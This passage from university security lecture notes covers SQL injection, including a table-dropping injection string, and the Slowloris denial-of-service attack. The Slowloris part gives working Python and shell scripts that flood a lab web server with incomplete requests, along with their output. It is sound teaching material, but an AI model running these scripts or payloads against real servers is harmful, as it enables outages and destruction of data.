         <th>Equipment</th>
         <th>Deadline</th>
         </tr>";                                                        //(H)

    while( $row = mysql_fetch_array($result) )   {                      //(I)
        echo "<tr>";                                                    //(J)
        echo "<td>" . $row['operator_name'] . "</td>";                  //(K)
        echo "<td>" . $row['equipment'] . "</td>";                      //(L)
        echo "<td>" . $row['deadline'] . "</td>";                       //(M)
        echo "</tr>";                                                   //(N)
    }
```

```
    echo "</table>";                                                    //(O)

    mysql_close($con);                                                 //(P)
?>
```

In lines (A) and (B), the script retrieves the username and the password entered by the visitor in his/her browser window. In line (C), the script then makes a connection with the MySQL database. If the connection succeeds, the script changes to the `Manager_db` database. Finally, lines (G) through (O) retrieve all the rows available to this user from the view `Operator_view` of the `Maintenance_Schedule` table and present the retrieved information back to the visitor in the form of an HTML table.

- Figure 3 shows the form that results when `Operator1` tries to access the MySQL database in the manner described above.

- After `Operator1` clicks on the "Submit" button of the form, the PHP script at the server sends back to `Operator1`'s browser the result shown in Figure 4.

- So what `Operator1` sees is just that row of the `Maintenance_Schedule` table of the `Manager_db` database which is reserved exclusively for this operator. This operator would NOT be able to see the rows meant for either `Operator2` or `Operator3`. The same would




Figure 3: *This is the form that a user like* `Operator1` *interacts with for fetching information from the backend MySQL database.* (*This figure is from Lecture 27 of "Lecture Notes on Computer and Network Security" by Avi Kak*)




Figure 4: *After the user has clicked on the "Submit" button in the form shown in Figure 3, this is the result shown to the user.* (*This figure is from Lecture 27 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

apply to the other two operators; each would be able to see only his/her row in the manner indicated above.

27.6: SQL INJECTION ATTACK

- To understand what is meant by SQL Injection, consider a user who has certain access privileges at a database and those include the permission to make data entries in certain rows of a table. The user is provided with a GUI for making the data entries and, let's say, that, under ordinary circumstances, a data entry by the user is translated into the following SQL command:

```
insert into Maintenance_Schedule values 'Engine parts', '2009-06-30';
```

  where what comes after "values" is based on what the user entered in the GUI. Now consider the situation when this user enters a string like

```
nothing; DROP TABLE *;
```

  Unless the user input is carefully filtered and the command access privileges given to the user carefully controlled, such a user input could end up deleting all the tables in the database. In order to guard against such possibilities, you'd never want user input to be translated directly into SQL statements.

- In general, the main reason why an SQL Injection exploit works is the fact that, as you saw in Section 27.4, the SQL syntax places the commands and the data on an equal footing.

- Obviously, such exploits have the potential to seriously compromise the integrity of a web server. For further information on such exploits, the reader is referred to the Department of Energy Technical Bulletin "CIRCTech06-001: Protecting Against SQL Injection Attacks" that is available at `http://www.doecirc.energy.gov/techbull/CIRCTech06-001.html`. Basically, what this report says boils down to rigorously checking all input data for its format and value before it is allowed to modify the database in any manner.

- The rest of this section presents a simple variant of the more general SQL injection attack outlined above.

- In the PHP+SQL example of the previous section, the visitor entered a URL like `http://192.168.1.105/~kak/phpAndSqlExploits/RetrieveFromMySQL.html` in his/her browser and the browser displayed an HTML form as a result. The visitor then entered his MySQL username and password into the form and clicked the "Submit" button. We will assume that this visitor's MySQL name is `Operator1` and his/her password `operator1`. When this visitor clicked the "Submit" button of the form, that caused his/her browser to send the following URL back to the server hosting the MySQL database:

```
http://192.168.1.105/~kak/phpAndSqlExploits/RetrieveFromMySQL.php?user=Operator1&password=operator1
```

- As you already know from the discussion in the previous section, this URL, which is automatically created by the browser that

Operator1 is using, what is retrieved from the MySQL database is just that row of the Maintenance_Schedule table that corresponds to Operator1.

- What is important here is that this URL is sent back to the server in clear text and is therefore visible to anyone carrying out traffic surveillance between where the Operator1 is located and where the server is installed. So it would not be so difficult for an adversary to mount an attack on the server for different possible values for the **user** and the **password** fields. If a reasonable guess could be made for the password used by, say, Operator2, it would be trivial for a third party to send a reconstituted URL to the server along the following lines:

```
http://192.168.1.105/~kak/phpAndSqlExploits/RetrieveFromMySQL.php?user=Operator2&password=operator2
```

  in order to figure out the entries in the different rows of the database table.

- For the example of SQL injection that was presented above, a major enabler of the exploit was the use of the GET method for form submission. [See line 3 of the HTML code for the file RetrieveFromMySQL.html that was shown in the previous section. The definition of the form element begins in this line. Notice the portion method="get" of the line.] With the GET method for form submission, all of the form fields become a part of the URL that is sent back to the web server. While an advantage of the GET method is that you can bookmark the entire URL in order to receive the same web page the next time you visit the server, its

disadvantage is the fact that the URL can so easily be manually altered for testing the server for certain kinds of vulnerabilities.

27.7: THE SLOWLORIS ATTACK ON WEB SERVERS

- The Slowloris attack, discovered originally by Robert Hansen in 2009, consists of a client sending only partially completed queries to a web server, the queries being long enough to create TCP circuits that the server keeps open with the expectation that the partial requests would be fulfilled soon.

- If such intentionally incomplete requests from an attacking client are frequent enough and if the server does not have sufficient concurrency available to it, a Slowloris attack can potentially bring down a web server.

- The original developers of the attack have made available a Perl script that you can yourself try out in order to experiment with the attack:

  `https://web.archive.org/web/20090620230243/http://ha.ckers.org/slowloris/slowloris.pl`

  For obvious reasons, you would want to limit such experiments to web servers running on your own machines. For example,

you could have the Apache server running on one laptop, and `slowloris.pl` script on another in your home network.

- To understand the Slowloris attack, you have to first come to terms with the structure of HTTP requests emanating from a client, which, in most cases, would be a browser, but could also be your webpage download script or a system function like `wget`. These request must adhere to certain rules of syntax in order to be meaningful to the server. The rules are laid out in the Hypertext Transfer Protocols (HTTP). Under HTTP 1.0 and 1.1, a client can ask a server for a named document by sending a `GET` request to the server. In general, a `GET` request from a client to a server consists of multiple lines that look like

```
GET pathname_to_resource HTTP 1.x
header1 : value1
header2 : value2
....
blank_line
```

HTTP 1.0 defines 16 headers, all optional. HTTP 1.1 defines 46 headers, with just the `Host` header mandatory. Each line of a `GET` request must end in the *Internet line terminator*. The HTTP standard requires the Internet line terminator to consist of the two-character sequence `\r\n`. [In documentation, this pair of character is also commonly shown as `<CR><LF>` or just `CRLF`. CR, an acronym for "Carriage Return," and LF, an acronym for "Line Feed," are the official names for two of the characters in the ASCII table, the former with octal value 015 and the latter with octal value 012. The character escape representation of CR is `\r` and the numeric escape representation of the same in octal form `\015`. The character escape representation for LF is `\n` and the numeric escape representation of the same in octal form `\012`. Although the HTTP standard

requires `\r\n` as the line terminator, most HTTP servers will also accept just `\n`.]

- The `Host` header will, of course, be the URL (Uniform Resource Locator) of the web server. As to why the server needs to know its own URL in a request received from a client, it is because HTTP/1.1 allows for multiple URLs to be mapped to the same IP address. A `GET` request is transmitted over the Internet using the IP address. Thus there is no confusion about the destination of a `GET` request even if multiple URLs correspond to that address. However, the response of the server can be made to be different for each different URL corresponding to that IP address. This is supposed to permit conservation of IP addresses and to allow for "vanity" URLs. Note also in the above syntax that a `GET` request must end in a blank line. This is to allow for the line terminators to be used for marking the end of the headers in a `GET` request.

- Presented blow is a Python client script that makes a legitimate `GET` request a web server running at 10.0.0.8. We invoke the script in the following fashion:

```
ClientSocketFetchDocs.py 10.0.0.8 /
```

to get the document at the root. (As to what that would be, would depend on the config file for the HTTP server.) For example, if I wanted to download my own webpage at this server, I'd invoke the script as

```
ClientSocketFetchDocs.py 10.0.0.8 /~kak/
```

- The `GET` request in the client script shown below uses only two headers: the mandatory `Host` header and an optional `Connection` header, the latter to inform the server that it would like to close the connection.

```
#!/usr/bin/env python

##  ClientSocketFetchDocs.py

##  This script is from Chapter 15 of "Scripting with Objects" by
##  Avinash Kak

import sys
import socket

if len(sys.argv) < 3:                                                  #(B)
    sys.exit( """\nNeed at least two command line arguments"""
              """\nthe first naming the host and the second"""
              """\nnaming the document at the host""" )
EOL = "\r\n"                                                           #(C)
BLANK = EOL * 2                                                        #(D)

host = sys.argv[1]                                                     #(E)
for doc in sys.argv[2:]:                                               #(F)
    try:
        sock = socket.socket( socket.AF_INET, socket.SOCK_STREAM )     #(G)
        sock.connect( (host, 80) )                                     #(H)
    except socket.error, (value, message):                             #(I)
        if sock:                                                       #(J)
            sock.close()                                               #(K)
        print "Could not establish a client socket: " + message        #(L)
        sys.exit(1)                                                    #(M)

    sock.send( str( "GET %s HTTP/1.1 %s" +                             #(N)
                    "Host: %s%s" +                                     #(O)
                    "Connection: closed %s" )                          #(P)
                          % (doc, EOL, host, EOL, BLANK) )             #(Q)
    while 1:                                                           #(R)
        data = sock.recv(1024)                                         #(S)
        if data == '': break                                           #(T)
        print data                                                     #(U)
```

- In the context of understanding the Slowloris attack, it is important to see for yourself that even after the above client (running

at 10.0.0.3) has downloaded the page asked for, the web server running at 10.0.0.8 continues to keep open the TCP connection until it times out. This is best seen by executing the shellscript shown below. This script runs the command

```
netstat -n | grep tcp
```

roughly once every second until there is no match between the output of the `netstat` command and the string `10.0.0.3`, which is the IP address of the client machine where the above Python script is running. When I execute this script at server machine (on 10.0.0.3), I get about 65 seconds for the server to time out.

```
#!/bin/sh

##  CheckNetstat.sh
##  Avi Kak
##  April 17, 2016

starttime=$(date +"%s")
echo "current time : $starttime"
count=1
while true
do
    count=‘expr $count + 1‘
    output=‘netstat -n | grep tcp‘
    echo $output
    echo "$output" | grep -q "10.0.0.3*"
    if [ $? -ne 0 ];then
        now=$(date +"%s")
        difftime=‘expr $now - $starttime‘
        echo "diff time is: " $difftime
        exit 0
    else
        echo "tcp socket is still open for seconds: " $count
    fi
    sleep 1
done
```

- We will next try to send the same server `GET` requests but without the final blank line that should be the two-character `CRLF` string. This we can do with the following Python script.

```
#!/usr/bin/env python

##  TestHTTPServerWithNoCRLF.py
##  Avi Kak
##  April 16, 2016

import sys
import socket
import time

if len(sys.argv) < 3:                                                          #(A)
    sys.exit( """\nNeed at least two command line arguments"""
              """\nthe first naming the host and the second"""
              """\nnaming the document at the host""" )
getdoc = run_only_once = None                                                  #(B)
EOL = "\r\n"                                                                   #(C)
BLANK = EOL * 2                                                                #(D)
host = sys.argv[1]                                                             #(E)
getdoc = sys.argv[2]                                                           #(F)
if len(sys.argv) == 4:                                                         #(G)
    run_only_once = sys.argv[3]                                                #(H)
while True:                                                                    #(I)
    try:                                                                       #(J)
        sock = socket.socket( socket.AF_INET, socket.SOCK_STREAM )             #(K)
        sock.connect( (host, 80) )                                             #(L)
    except socket.error, (value, message):                                     #(M)
        if sock:                                                               #(N)
            sock.close()                                                       #(O)
        print "Could not establish a client socket: " + message                #(P)
        sys.exit(1)                                                            #(Q)
    sock.send( str( "GET %s HTTP/1.1 %s Host: %s%s" ) % (getdoc, EOL, host, EOL) )
                                                                               #(R)
    print "sent another incomplete request to HTTP server"                     #(S)
    time.sleep(10)                                                             #(T)
    if run_only_once:                                                          #(U)
        time.sleep(200)                                                        #(V)
        sys.exit("exiting after only one attempt")                             #(W)
```

- If you execute the above script on the client side with the following

```
TestHTTPServerWithNoCRLF.py  10.0.0.8  /  1
```

where the last argument, '1', sets the value of the variable `run_only_once` to 1 and that causes the script to send only malformed request to the server. If you execute the script `TestHTTPServerWithNoCRLF.py` as shown above and, shortly thereafter, start up the script `CheckNetstat.sh` on the server side, you will notice two things: **(1)** The server does not suspect that anything is awry with the `GET` request even though the request does not end in the mandatory CRLF. This is understandable behavior by the server — because a client is allowed to interpose a large number of HTTP headers after the mandatory `Host` header and before the mandatory CRLF termination. The server is allowed to assume that non-receipt of the CRLF might be caused by network delays associated with the reception of the other headers. And **(2)** Running the `CheckNetstat.sh` on the server side will indicate that server is a longer timeout to close the TCP connection with the client. Note that when we run the above script with `run_only_once` set to 1, we put the client to sleep for 200 seconds in line (V) in order to figure how long the server would take to shut the TCP circuit. Without this line, when the client process terminates, it will send a termination signal to the corresponding server process and that would cause TCP circuit to be closed.

- We can now create a semblance of a Slowloris attack on the server by invoking the above script repeatedly through the shell script shown below:

```
#!/bin/sh
```

```
##  RepeatedAttack.sh

count=1
while true
do
    job="TestHTTPServerWithNoCRLF.py  10.0.0.8  /"
    eval ${job} &
    count=‘expr $count + 1‘
    echo "starting a new process at iteration: " $count
    sleep 15
done
```

- After you have fired up the above script on the client side (10.0.0.3 in my example), run the script `CheckNetstat.sh` to see the TCP circuits that are being constantly created

```
current time : 1460932375
tcp6 1 0 ::1:58552 ::1:631 CLOSE_WAIT tcp6 1 0 ::1:58788 ::1:631 CLOSE_WAIT tcp6 0 0 10.0.0.8:80 10.0.0.3:44430 ESTABLISHED
tcp socket is still open for seconds:  2

tcp6 1 0 ::1:58552 ::1:631 CLOSE_WAIT tcp6 1 0 ::1:58788 ::1:631 CLOSE_WAIT tcp6 0 0 10.0.0.8:80 10.0.0.3:44430 ESTABLISHED
tcp socket is still open for seconds:  3

tcp6 1 0 ::1:58552 ::1:631 CLOSE_WAIT tcp6 1 0 ::1:58788 ::1:631 CLOSE_WAIT tcp6 0 0 10.0.0.8:80 10.0.0.3:44430 ESTABLISHED
tcp socket is still open for seconds:  4

...
...
...

tcp6 0 0 10.0.0.8:80 10.0.0.3:46294 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46276 ESTABLISHED tcp6 1 0 ::1:58552 ::1:631 CLOSE_WAIT tcp6 0 0 10.0.0.8:80 10.0.0.3:46250 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46302 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46284 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46286 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46310 ESTABLISHED
tcp6 1 0 ::1:58788 ::1:631 CLOSE_WAIT tcp6 0 0 10.0.0.8:80 10.0.0.3:46308 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46298 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46256 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46306 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46254 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46278 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46296 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46316 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46248 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46266 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46272 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46270 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46312 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46290 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46264 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46282 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46260 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46300 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46288 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46292 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46268 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46314 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46304 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46252 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46280 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46258 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46262 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46274 ESTABLISHED
tcp socket is still open for seconds:  511

...
...
...
```

- Note that the last block of output shown above for a single time instance — 511 seconds after the start of the attack scripts.

- As you can see, by sending incomplete requests to the server, the client side is able to get the server to keep open an ever increasing number of TCP connections. Even with as many TCP connections as are shown open in the last entry in the output shown

above, the Apache is not yet down and out. You'd need to increase the load manifold before the server ceases to be functional. When it gets to that point, it will place the following sort of a message in the error log:

```
[mpm_prefork:error] ..... server reached MaxRequestWorkers setting, con
```

- Even though the scripts shown in this section have not completely jammed the server (in the sense that the server would still have the capacity to respond to legitimate requests), they do demonstrate how a client can silently bog it down and reduce its performance to legitimate requests. To really shut down a server with the Slowloris attack, you're better off experimenting with the Perl script `slowloris.pl` developed by the creators of this attack. The URL to that script was presented earlier in this section.

- Finally, after you have had your fill of playing with the scripts in this section, you would want to kill all the processes created by the script `RepeatedAttack.sh`. This you can by executing the following shell script on the client side:

```
#!/bin/sh

## TerminateLoris.sh

mainpid=‘ps ax | grep -e RepeatedAttack | grep -v grep | awk ’{print $1}’‘
kill -9 $mainpid
while true
do
```

```
    mypid=`ps ax | grep -e TestHTTPServer | grep -v grep | awk '{print $1}'`
    if [ "$mypid" ] ;then
        echo "TestHTTPServer process found: " $mypid
        kill -9 $mypid
    else
        exit 0
    fi
done
```

- It goes without saying that you will have to change the IP addresses in the script if you want to experiment with them in your own computer network.

- So far we have focused exclusively on attacking a web server by sending it incomplete `GET` requests. Another HTTP request method that can also be used for mounting similar attacks on web servers is the `POST` request. HTTP `POST` requests are used to upload web form data back to the server. By making the server wait until all content as dictated by the `Content-Length` header arrives, or until the ending CRLF arrives. This version of the Slowloris attack is known as the `SlowPOST` attack.

27.8: PROTECTING YOUR WEB SERVER WITH `mod-security`

- Let's say that you have just installed your web server and begun hosting a set of web pages, some of them generated dynamically. Let's also assume that you have MySQL as the backend database server for the content you want to serve out dynamically.

- Assuming also that you are using `apache2` as the web server in a standard install on a Ubuntu platform, your access log entries are likely to be in the file `/var/log/apache2/access.log`. Shown below is what you are likely to see if you examine your `access.log` a couple of days after you get the web server going.

```
84.22.27.50 - - [21/Aug/2009:09:30:58] "GET /admin/phpmyadmin/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:30:58] "GET /admin/phpMyAdmin/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:30:59] "GET /admin/sysadmin/main.php HTTP/1.0" 404 340 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:30:59] "GET /admin/sqladmin/main.php HTTP/1.0" 404 340 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:30:59] "GET /admin/db/main.php HTTP/1.0" 404 334 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:00] "GET /admin/web/main.php HTTP/1.0" 404 335 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:03] "GET /admin/pMA/main.php HTTP/1.0" 404 335 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:04] "GET /admin/main.php HTTP/1.0" 404 331 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:04] "GET /admin/mysql/main.php HTTP/1.0" 404 337 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:04] "GET /admin/myadmin/main.php HTTP/1.0" 404 339 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:05] "GET /admin/webadmin/main.php HTTP/1.0" 404 340 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:05] "GET /admin/sqlweb/main.php HTTP/1.0" 404 338 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:05] "GET /admin/websql/main.php HTTP/1.0" 404 338 "-" "-"
```

```
84.22.27.50 - - [21/Aug/2009:09:31:06] "GET /admin/webdb/main.php HTTP/1.0" 404 337 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:06] "GET /admin/mysqladmin/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:06] "GET /admin/mysql-admin/main.php HTTP/1.0" 404 343 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:07] "GET /admin/phpmyadmin2/main.php HTTP/1.0" 404 343 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:07] "GET /admin/php-my-admin/main.php HTTP/1.0" 404 344 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:07] "GET /admin/phpMyAdmin-2.2.3/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:08] "GET /admin/phpMyAdmin-2.2.6/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:08] "GET /admin/phpMyAdmin-2.5.1/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:08] "GET /admin/phpMyAdmin-2.5.4/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:09] "GET /admin/phpMyAdmin-2.5.6/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:09] "GET /admin/phpMyAdmin-2.6.0/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:09] "GET /admin/phpMyAdmin-2.6.0-pl1/main.php HTTP/1.0" 404 352
84.22.27.50 - - [21/Aug/2009:09:31:10] "GET /admin/phpMyAdmin-2.6.2-rc1/main.php HTTP/1.0" 404 352
84.22.27.50 - - [21/Aug/2009:09:31:10] "GET /admin/phpMyAdmin-2.6.3/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:10] "GET /admin/phpMyAdmin-2.6.3-pl1/main.php HTTP/1.0" 404 352
84.22.27.50 - - [21/Aug/2009:09:31:11] "GET /admin/phpMyAdmin-2.6.3-rc1/main.php HTTP/1.0" 404 352
84.22.27.50 - - [21/Aug/2009:09:31:11] "GET /admin/padmin/main.php HTTP/1.0" 404 338 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:11] "GET /admin/datenbank/main.php HTTP/1.0" 404 341 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:12] "GET /admin/database/main.php HTTP/1.0" 404 340 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:12] "GET /phpmyadmin/main.php HTTP/1.0" 404 336 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:12] "GET /phpMyAdmin/main.php HTTP/1.0" 404 336 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:13] "GET /db/main.php HTTP/1.0" 404 328 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:13] "GET /web/main.php HTTP/1.0" 404 329 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:13] "GET /PMA/main.php HTTP/1.0" 404 329 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:14] "GET /admin/main.php HTTP/1.0" 404 331 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:14] "GET /mysql/main.php HTTP/1.0" 404 331 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:14] "GET /myadmin/main.php HTTP/1.0" 404 333 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:15] "GET /webadmin/main.php HTTP/1.0" 404 334 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:15] "GET /sqlweb/main.php HTTP/1.0" 404 332 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:15] "GET /websql/main.php HTTP/1.0" 404 332 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:16] "GET /webdb/main.php HTTP/1.0" 404 331 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:16] "GET /mysqladmin/main.php HTTP/1.0" 404 336 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:16] "GET /mysql-admin/main.php HTTP/1.0" 404 337 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:17] "GET /phpmyadmin2/main.php HTTP/1.0" 404 337 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:17] "GET /php-my-admin/main.php HTTP/1.0" 404 338 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:17] "GET /phpMyAdmin-2.2.3/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:18] "GET /phpMyAdmin-2.2.6/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:18] "GET /phpMyAdmin-2.5.1/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:18] "GET /phpMyAdmin-2.5.4/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:19] "GET /phpMyAdmin-2.5.6/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:19] "GET /phpMyAdmin-2.6.0/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:19] "GET /phpMyAdmin-2.6.0-pl1/main.php HTTP/1.0" 404 346 "-" "
84.22.27.50 - - [21/Aug/2009:09:31:20] "GET /phpMyAdmin-2.6.2-rc1/main.php HTTP/1.0" 404 346 "-" "
84.22.27.50 - - [21/Aug/2009:09:31:20] "GET /phpMyAdmin-2.6.3/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:20] "GET /phpMyAdmin-2.6.3-pl1/main.php HTTP/1.0" 404 346 "-" "
84.22.27.50 - - [21/Aug/2009:09:31:21] "GET /phpMyAdmin-2.6.3-rc1/main.php HTTP/1.0" 404 346 "-" "
84.22.27.50 - - [21/Aug/2009:09:31:21] "GET /padmin/main.php HTTP/1.0" 404 332 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:21] "GET /datenbank/main.php HTTP/1.0" 404 335 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:22] "GET /database/main.php HTTP/1.0" 404 334 "-" "
.....
.....
```

. . . . .

- As you can see, someone at the IP address `84.22.27.50` is trying very hard to break into your web server. This IP address is assigned to an outfit named `botevgrad.com` in Sofia, Bulgaria. Presumably, this intruder believes that there are vulnerabilities in one or more of the webserver administration scripts that have pathnames/filenames like `/phpmyadmin/main.php`, `/phpMyAdmin/main.php`, `/PMA/main.php`, `/mysql/main.php`, etc.

- Since you can see the same sort of attacks on a freshly installed web server on a machine with a DHCP assigned IP address, you would be right in concluding that the attackers are simply scanning IP address blocks, looking to see if port 80 is open with an HTTPD server running at it for any of the IP addresses scanned, and then going to town attacking that web server with all known exploits. The important thing to realize here is that these HTTP requests coming to your web server do not mention the symbolic hostname of the machine on which the web server is running, but directly its IP address. So one simple way to insulate your web server from such relentless port-scan driven attacks would be to not honor requests that do not mention the symbolic hostname of your machine. [You are probably wondering how a web server can find out whether a browser has requested a document with a URL based on numerical IP address as opposed to a symbolic hostname. Yes, it is true that all internet communications

are based on numerical IP addresses. Nonetheless, the HTTP protocols that govern how a client may make an `http` request to a web server dictate that the complete URL used by a client be sent over to the server as a separate string that under the HTTP 1.1 protocol is the value of the `Host` field for a `GET` request. Of the 46 different fields that are defined by the HTTP 1.1 protocol, only the `Host` is mandatory. You could, of course, ask why a web server would want to see its own hostname or its own IP address in the request it receives from a distant client. The reason for that has to do with the fact that HTTP 1.1 allows for multiple URLs to be mapped to the same numerical IP address. So before a web server can honor a request, it must figure out as to which symbolic hostname the client used in the request.]

- When a client tries to reach your web server using in the URL the numerical IP address for the server, that is evidently grounds for suspicion. [Note, however, that there can be legitimate reasons for using numerical IP addresses in URLs. For example, one is not likely to use symbolic hostnames in a small-business intranet. So if a web server was provided in the intranet because that makes it more convenient to dole out documents, the client to server requests could all be based on numerical IP addresses.] Other grounds for suspicions would be a client trying to seek out various server-side administrative scripts that may be vulnerable to different types of buffer overflow and injection exploits.

- If you are running an Apache web server, perhaps the easiest way to make it secure against many commonly known exploits is by installing the `mod-security` module in the server. Once you have installed it and gotten it up and running, it will protect

